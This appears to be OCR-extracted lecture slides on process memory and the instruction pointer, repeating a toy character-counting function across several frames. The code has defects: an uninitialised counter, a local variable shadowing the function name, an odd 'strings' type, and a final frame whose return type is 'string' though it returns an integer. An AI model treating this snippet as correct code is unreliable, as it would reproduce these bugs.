


Process Memory


IP


```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Process Memory






Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
       if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
     }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Process Memory

IP

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```


IP



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

